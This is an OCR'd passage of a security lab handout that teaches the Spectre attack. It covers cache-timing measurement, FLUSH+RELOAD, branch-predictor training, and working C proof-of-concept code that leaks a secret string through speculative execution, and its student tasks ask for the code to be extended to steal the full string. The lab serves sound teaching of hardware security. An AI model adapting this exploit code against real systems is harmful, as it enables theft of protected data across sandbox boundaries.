


Figure 1: Cache hit and miss

## 3.1 Task 1: Reading from Cache versus from Memory

The cache memory is used to provide data to the high speed processors at a faster speed. The cache memories are very fast compared to the main memory. Let us see the time difference. In the following code (`CacheTime.c`), we have an array of size `10*4096`. We first access two of its elements, `array[3*4096]` and `array[7*4096]`. Therefore, the pages containing these two elements will be cached. We then read the elements from `array[0*4096]` to `array[9*4096]` and measure the time spent in the memory reading. Figure 1 illustrates the difference. In the code, Line ① reads the CPU's timestamp (TSC) counter before the memory read, while Line ② reads the counter after the memory read. Their difference is the time (in terms of number of CPU cycles) spent in the memory read. It should be noted that caching is done at the cache block level, not at the byte level. A typical cache block size is 64 bytes. We use `array[k*4096]`, so no two elements used in the program fall into the same cache block.

Listing 1: `CacheTime.c`

```
#include <emmintrin.h>
#include <x86intrin.h>

uint8_t array[10*4096];

int main(int argc, const char **argv) {
  int junk=0;
  register uint64_t time1, time2;
  volatile uint8_t *addr;
  int i;

  // Initialize the array
  for(i=0; i<10; i++) array[i*4096]=1;

  // FLUSH the array from the CPU cache
  for(i=0; i<10; i++) _mm_clflush(&array[i*4096]);

  // Access some of the array items
  array[3*4096] = 100;
  array[7*4096] = 200;

  for(i=0; i<10; i++) {
    addr = &array[i*4096];
    time1 = __rdtscp(&junk);                    ①
    junk = *addr;
    time2 = __rdtscp(&junk) - time1;            ②
    printf("Access time for array[%d*4096]: %d CPU cycles\n",i, (int)time2);
  }
  return 0;
}
```

Please compile the following code using `gcc -march=native CacheTime.c`, and run it. Is the access of `array[3*4096]` and `array[7*4096]` faster than that of the other elements? You should run the program at least 10 times and describe your observations. From the experiment, you need to find a threshold that can be used to distinguish these two types of memory access: accessing data from the cache versus accessing data from the main memory. This threshold is important for the rest of the tasks in this lab.

### 3.2 Task 2: Using Cache as a Side Channel

The objective of this task is to use the side channel to extract a secret value used by the victim function. Assume there is a victim function that uses a secret value as index to load some values from an array. Also assume that the secret value cannot be accessed from the outside. Our goal is to use side channels to get this secret value. The technique that we will be using is called FLUSH+RELOAD [2]. Figure 2 illustrates the technique, which consists of three steps:

1. FLUSH the entire array from the cache memory to make sure the array is not cached.
2. Invoke the victim function, which accesses one of the array elements based on the value of the secret. This action causes the corresponding array element to be cached.
3. RELOAD the entire array, and measure the time it takes to reload each element. If one specific element's loading time is fast, it is very likely that element is already in the cache. This element must be the one accessed by the victim function. Therefore, we can figure out what the secret value is.




Figure 2: Diagram depicting the Side Channel Attack

The following program uses the FLUSH+RELOAD technique to find out a one-byte secret value contained in the variable `secret`. Since there are 256 possible values for a one-byte secret, we need to map each value to an array element. The naive way is to define an array of 256 elements (i.e., `array[256]`). However, this does not work. Caching is done at a block level, not at a byte level. If `array[k]` is accessed, a block of memory containing this element will be cached. Therefore, the adjacent elements of `array[k]` will also be cached, making it difficult to infer what the secret is. To solve this problem, we create an array of `256*4096` bytes. Each element used in our RELOAD step is `array[k*4096]`. Because `4096` is larger than a typical cache block size (64 bytes), no two different elements `array[i*4096]` and `array[j*4096]` will be in the same cache block.

Since `array[0*4096]` may fall into the same cache block as the variables in the adjacent memory, it may be accidentally cached due to the caching of those variables. Therefore, we should avoid using `array[0*4096]` in the FLUSH+RELOAD method (for other index `k`, `array[k*4096]` does not have a problem). To make it consistent in the program, we use `array[k*4096 + DELTA]` for all `k` values, where `DELTA` is defined as a constant `1024`.

Listing 2: `FlushReload.c`

```
#include <emmintrin.h>
#include <x86intrin.h>

uint8_t array[256*4096];
int temp;
char secret = 94;
/* cache hit time threshold assumed*/
#define CACHE_HIT_THRESHOLD (80)
#define DELTA 1024

void flushSideChannel()
{
  int i;

  // Write to array to bring it to RAM to prevent Copy-on-write
  for (i = 0; i < 256; i++) array[i*4096 + DELTA] = 1;
```

```
  // Flush the values of the array from cache
  for (i = 0; i < 256; i++) _mm_clflush(&array[i*4096 +DELTA]);
}

void victim()
{
  temp = array[secret*4096 + DELTA];
}

void reloadSideChannel()
{
  int junk=0;
  register uint64_t time1, time2;
  volatile uint8_t *addr;
  int i;
  for(i = 0; i < 256; i++){
     addr = &array[i*4096 + DELTA];
     time1 = __rdtscp(&junk);
     junk = *addr;
     time2 = __rdtscp(&junk) - time1;
     if (time2 <= CACHE_HIT_THRESHOLD){
         printf("array[%d*4096 + %d] is in cache.\n", i, DELTA);
         printf("The Secret = %d.\n",i);
     }
  }
}

int main(int argc, const char **argv)
{
  flushSideChannel();
  victim();
  reloadSideChannel();
  return (0);
}
```

Please compile the program using and run it (see Section 2 for compilation instruction). It should be noted that the technique is not 100 percent accurate, and you may not be able to observe the expected output all the time. Run the program for at least 20 times, and count how many times you will get the secret correctly. You can also adjust the threshold `CACHE_HIT_THRESHOLD` to the one derived from Task 1 (80 is used in this code).

# 4 Task 3: Out-of-Order Execution and Branch Prediction

The objective of this task is to understand the out-of-order execution in CPUs. We will use an experiment to help students observe such kind of execution.

## 4.1 Out-Of-Order Execution

The Spectre attack relies on an important feature implemented in most CPUs. To understand this feature, let us see the following code. This code checks whether `x` is less than `size`, if so, the variable `data` will be updated. Assume that the value of `size` is 10, so if `x` equals `15`, the code in Line 3 will not be executed.

```
1  data = 0;
2  if (x < size) {
3     data = data + 5;
4  }
```

The above statement about the code example is true when looking from outside of the CPU. However, it is not completely true if we get into the CPU, and look at the execution sequence at the microarchitectural level. If we do that, we will find out that Line 3 may be successfully executed even though the value of `x` is larger than `size`. This is due to an important optimization technique adopted by modern CPUs. It is called out-of-order execution.

Out-of-order execution is an optimization technique that allows CPU to maximize the utilization of all its execution units. Instead of processing instructions strictly in a sequential order, a CPU executes them in parallel as soon as all required resources are available. While the execution unit of the current operation is occupied, other execution units can run ahead.

In the code example above, at the microarchitectural level, Line 2 involves two operations: load the value of `size` from the memory, and compare the value with `x`. If `size` is not in the CPU caches, it may take hundreds of CPU clock cycles before that value is read. Instead of sitting idle, modern CPUs try to predict the outcome of the comparison, and speculatively execute the branches based on the estimation. Since such execution starts before the comparison even finishes, the execution is called out-of-order execution. Before doing the out-of-order execution, the CPU stores its current state and value of registers. When the value of `size` finally arrives, the CPU will check the actual outcome. If the prediction is true, the speculatively performed execution is committed and there is a significant performance gain. If the prediction is wrong, the CPU will revert back to its saved state, so all the results produced by the out-of-order execution will be discarded like it has never happened. That is why from outside we see that Line 3 was never executed. Figure 3 illustrates the out-of-order execution caused by Line 2 of the sample code.




Figure 3: Speculative execution (out-of-order execution)

Intel and several CPU makers made a severe mistake in the design of the out-of-order execution. They wipe out the effects of the out-of-order execution on registers and memory if such an execution is not supposed to happen, so the execution does not lead to any visible effect. However, they forgot one thing, the effect on CPU caches. During the out-of-order execution, the referenced memory is fetched into a register and is also stored in the cache. If the results of the out-of-order execution have to be discarded, the caching caused by the execution should also be discarded. Unfortunately, this is not the case in most CPUs.

Therefore, it creates an observable effect. Using the side-channel technique described in Tasks 1 and 2, we can observe such an effect. The Spectre attack cleverly uses this observable effect to find out protected secret values.

## 4.2 The Experiment

In this task, we use an experiment to observe the effect caused by an out-of-order execution. The code used in this experiment is shown below. Some of the functions used in the code is the same as that in the previous tasks, so they will not be repeated.

Listing 3: `SpectreExperiment.c`

```
#include <emmintrin.h>
#include <x86intrin.h>

int size = 10;
uint8_t array[256*4096];
uint8_t temp = 0;

#define CACHE_HIT_THRESHOLD (80)
#define DELTA 1024

void victim(size_t x)
{
  if (x < size) {                          ①
     temp = array[x * 4096 + DELTA];       ②
  }
}

int main()
{
  int i;

  // FLUSH the probing array
  flushSideChannel();

  // Train the CPU to take the true branch inside victim()
  for (i = 0; i < 10; i++) {               ③
     _mm_clflush(&size);                   ✯
     victim(i);                            ④
  }

  // Exploit the out-of-order execution
  _mm_clflush(&size);                      ✯
  for (i = 0; i < 256; i++)
    _mm_clflush(&array[i*4096 + DELTA]);
  victim(97);                              ⑤

  // RELOAD the probing array
  reloadSideChannel();
  return (0);
}
```

For CPUs to perform a speculative execution, they should be able to predict the outcome of the if condition. CPUs keep a record of the branches taken in the past, and then use these past results to predict what branch should be taken in a speculative execution. Therefore, if we would like a particular branch to be taken in a speculative execution, we should train the CPU, so our selected branch can become the prediction result. The training is done in the `for` loop starting from Line ③. Inside the loop, we invoke `victim()` with a small argument (from 0 to 9). These values are less than the value `size`, so the true-branch of the if-condition in Line ① is always taken. This is the training phase, which essentially trains the CPU to expect the if-condition to come out to be true.

Once the CPU is trained, we pass a larger value (`97`) to the `victim()` function (Line ⑤). This value is larger than `size`, so the false-branch of the if-condition inside `victim()` will be taken in the actual execution, not the true-branch. However, we have flushed the variable `size` from the memory, so getting its value from the memory may take a while. This is when the CPU will make a prediction, and start speculative execution.

### 4.3 Task 3

Please compile the `SpectreExperiment.c` program shown in Listing 3 (see Section 2 for the compilation instruction); run the program and describe your observations. There may be some noise in the side channel due to extra things cached by the CPU, we will reduce the noise later, but for now you can execute the task multiple times to observe the effects. Please observe whether Line ② is executed or not when `97` is fed into `victim()`. Please also do the followings:

- Comment out the lines marked with ✰ and execute again. Explain your observation. After you are done with this experiment, uncomment them, so the subsequent tasks are not affected.
- Replace Line ④ with `victim(i + 20)`; run the code again and explain your observation.

## 5 Task 4: The Spectre Attack

As we have seen from the previous task, we can get CPUs to execute a true-branch of an if statement, even though the condition is false. If such an out-of-order execution does not cause any visible effect, it is not a problem. However, most CPUs with this feature do not clean the cache, so some traces of the out-of-order execution is left behind. The Spectre attack uses these traces to steal protected secrets.

These secrets can be data in another process or data in the same process. If the secret data is in another process, the process isolation at the hardware level prevents a process from stealing data from another process. If the data is in the same process, the protection is usually done via software, such as sandbox mechanisms. The Spectre attack can be launched against both types of secret. However, stealing data from another process is much harder than stealing data from the same process. For the sake of simplicity, this lab only focuses on stealing data from the same process.

When web pages from different servers are opened inside a browser, they are often opened in the same process. The sandbox implemented inside the browser will provide an isolated environment for these pages, so one page will not be able to access another page's data. Most software protections rely on condition checks to decide whether an access should be granted or not. With the Spectre attack, we can get CPUs to execute (out-of-order) a protected code branch even if the condition checks fails, essentially defeating the access check.




Figure 4: Experiment setup: the buffer and the protected secret

### 5.1 The Setup for the Experiment

Figure 4 illustrates the setup for the experiment. In this setup, there are two regions: a restricted region and a non-restricted region. The restriction is achieved via an if-condition implemented in a sandbox function described below. The sandbox function returns the value of `buffer[x]` for a `x` value provided by users, only if `x` is less than the size of the buffer; otherwise, nothing is returned. Therefore, this sandbox function will never return anything in the restricted area to users.

```
unsigned int buffer_size = 10;
uint8_t buffer[10] = {0,1,2,3,4,5,6,7,8,9};

uint8_t restrictedAccess(size_t x)
{
  if (x < buffer_size) {
     return buffer[x];
  } else {
     return 0;
  }
}
```

There is a secret value in the restricted area, the address of which is known to the attacker. However, the attacker cannot directly access the memory holding the secret value; the only way to access the secret is through the above sandbox function. From the previous task, we have learned that although the true-branch will never be executed if `x` is larger than the buffer size, at microarchitectural level, it can be executed and some traces can be left behind when the execution is reverted.

### 5.2 The Program Used in the Experiment

The code for the basic Spectre attack is shown below. In this code, there is a secret defined in Line ①. Assume that we cannot directly access the `secret` variable or the `buffer_size` variable (we do assume that we can flush `buffer_size` from the cache). Our goal is to print out the secret using the Spectre attack.

The code below only steals the first byte of the secret. Students can extend it to print out more bytes.

Listing 4: `SpectreAttack.c`

```
#define DELTA 1024

unsigned int buffer_size = 10;
uint8_t buffer[10] = {0,1,2,3,4,5,6,7,8,9};
uint8_t temp = 0;
char *secret = "Some Secret Value";     ①
uint8_t array[256*4096];

// Sandbox Function
uint8_t restrictedAccess(size_t x)
{
  if (x < buffer_size) {
     return buffer[x];
  } else {
     return 0;
  }
}

void spectreAttack(size_t larger_x)
{
  int i;
  uint8_t s;

  // Train the CPU to take the true branch inside restrictedAccess().
  for (i = 0; i < 10; i++) { restrictedAccess(i); }

  // Flush buffer_size and array[] from the cache.
  _mm_clflush(&buffer_size);
  for (i = 0; i < 256; i++)  { _mm_clflush(&array[i*4096 + DELTA]); }

  // Ask restrictedAccess() to return the secret in out-of-order execution.
  s = restrictedAccess(larger_x);                      ②
  array[s*4096 + DELTA] += 88;                         ③
}

int main()
{
  flushSideChannel();
  size_t larger_x = (size_t)(secret - (char*)buffer);  ④
  spectreAttack(larger_x);
  reloadSideChannel();
  return (0);
}
```

Most of the code is the same as that in Listing 3, so we will not repeat their explanation here. The most important part is in Lines ②, ③, and ④. Line ④ calculates the offset of the secret from the beginning of the buffer (we assume that the address of the secret is known to the attacker; in real attacks, there are many ways for attackers to figure out the address, including guessing). The offset, which is definitely larger than 10, is fed into the `restrictedAccess()` function. Because we have trained the CPU to take the

true-branch inside `restrictedAccess()`, the CPU will return `buffer[larger_x]`, which contains the value of the secret, in the out-of-order execution. The secret value then causes its corresponding element in `array[]` to be loaded into cache. All these steps will eventually be reverted, so from outside, only zero is returned from `restrictedAccess()`, not the value of the secret. However, the cache is not cleaned, and `array[s*4096 + DELTA]` is still kept in the cache. Now, we just need to use the side-channel technique to figure out which element of the `array[]` is in the cache.

**The Task.** Please compile and execute `SpectreAttack.c`. Describe your observation and note whether you are able to steal the secret value. If there is a lot of noise in the side channel, you may not get consistent results every time. To overcome this, you should execute the program multiple times and see whether you can get the secret value.

# 6 Task 5: Improve the Attack Accuracy

In the previous tasks, it may be observed that the results do have some noise and the results are not always accurate. This is because CPU sometimes load extra values in cache expecting that it might be used at some later point, or the threshold is not very accurate. This noise in cache can affect the results of our attack. We need to perform the attack multiple times; instead of doing it manually, we can use the following code to perform the task automatically.

We basically use a statistical technique. The idea is to create a score array of size 256, one element for each possible secret value. We then run our attack for multiple times. Each time, if our attack program says that `k` is the secret (this result may be false), we add `1` to `scores[k]`. After running the attack for many times, we use the value `k` with the highest score as our final estimation of the secret. This will produce a much reliable estimation than the one based on a single run. The revised code is shown in the following.

Listing 5: SpectreAttackImproved.c

```
static int scores[256];

void reloadSideChannelImproved()
{
  int i;
  volatile uint8_t *addr;
  register uint64_t time1, time2;
  int junk = 0;
  for (i = 0; i < 256; i++) {
     addr = &array[i * 4096 + DELTA];
     time1 = __rdtscp(&junk);
     junk = *addr;
     time2 = __rdtscp(&junk) - time1;
     if (time2 <= CACHE_HIT_THRESHOLD)
        scores[i]++; /* if cache hit, add 1 for this value */
  }
}

void spectreAttack(size_t larger_x)
{
  int i;
  uint8_t s;
```

```
  for (i = 0; i < 256; i++)  { _mm_clflush(&array[i*4096 + DELTA]); }

  // Train the CPU to take the true branch inside victim().
  for (i = 0; i < 10; i++) {
     _mm_clflush(&buffer_size);
     restrictedAccess(i);
  }

  // Flush buffer_size and array[] from the cache.
  _mm_clflush(&buffer_size);
  for (i = 0; i < 256; i++)  { _mm_clflush(&array[i*4096 + DELTA]); }

  // Ask victim() to return the secret in out-of-order execution.
  s = restrictedAccess(larger_x);
  array[s*4096 + DELTA] += 88;
}


int main()
{
  int i;
  uint8_t s;
  size_t larger_x = (size_t)(secret-(char*)buffer);
  flushSideChannel();

  for (i = 0; i < 256;  i++) scores[i] = 0;
  for (i = 0; i < 1000; i++) {
      spectreAttack(larger_x);
      reloadSideChannelImproved();
  }

  int max = 0;
  for (i = 0; i < 256; i++){
     if(scores[max] < scores[i])  max = i;
  }

  printf("Reading secret value at %p = ", (void*)larger_x);
  printf("The  secret value is %d\n", max);
  printf("The number of hits is %d\n", scores[max]);
  return (0);
}
```

You may observe that when running the code above, the one with the highest score is always `scores[0]`. Please figure out the reason, and fix the code above, so the actual secret value (which is not zero) will be printed out.

# 7 Task 6: Steal the Entire Secret String

In the previous task, we just read the first character of the `secret` string. In this task, we need to print out the entire string using the Spectre attack. Please write your own code or extend the code in Task 5; include your execution results in the report.

# 8 Submission

You need to submit a detailed lab report, with screenshots, to describe what you have done and what you have observed. You also need to provide explanation to the observations that are interesting or surprising. Please also list the important code snippets followed by explanation. Simply attaching code without any explanation will not receive credits.

# References

[1] Paul Kocher, Daniel Genkin, Daniel Gruss, Werner Haas, Mike Hamburg, Moritz Lipp, Stefan Mangard, Thomas Prescher, Michael Schwarz, and Yuval Yarom. Spectre attacks: Exploiting speculative execution. *ArXiv e-prints*, January 2018.

[2] Yuval Yarom and Katrina Falkner. Flush+reload: A high resolution, low noise, l3 cache side-channel attack. In *Proceedings of the 23rd USENIX Conference on Security Symposium*, SEC'14, pages 719–732, Berkeley, CA, USA, 2014. USENIX Association.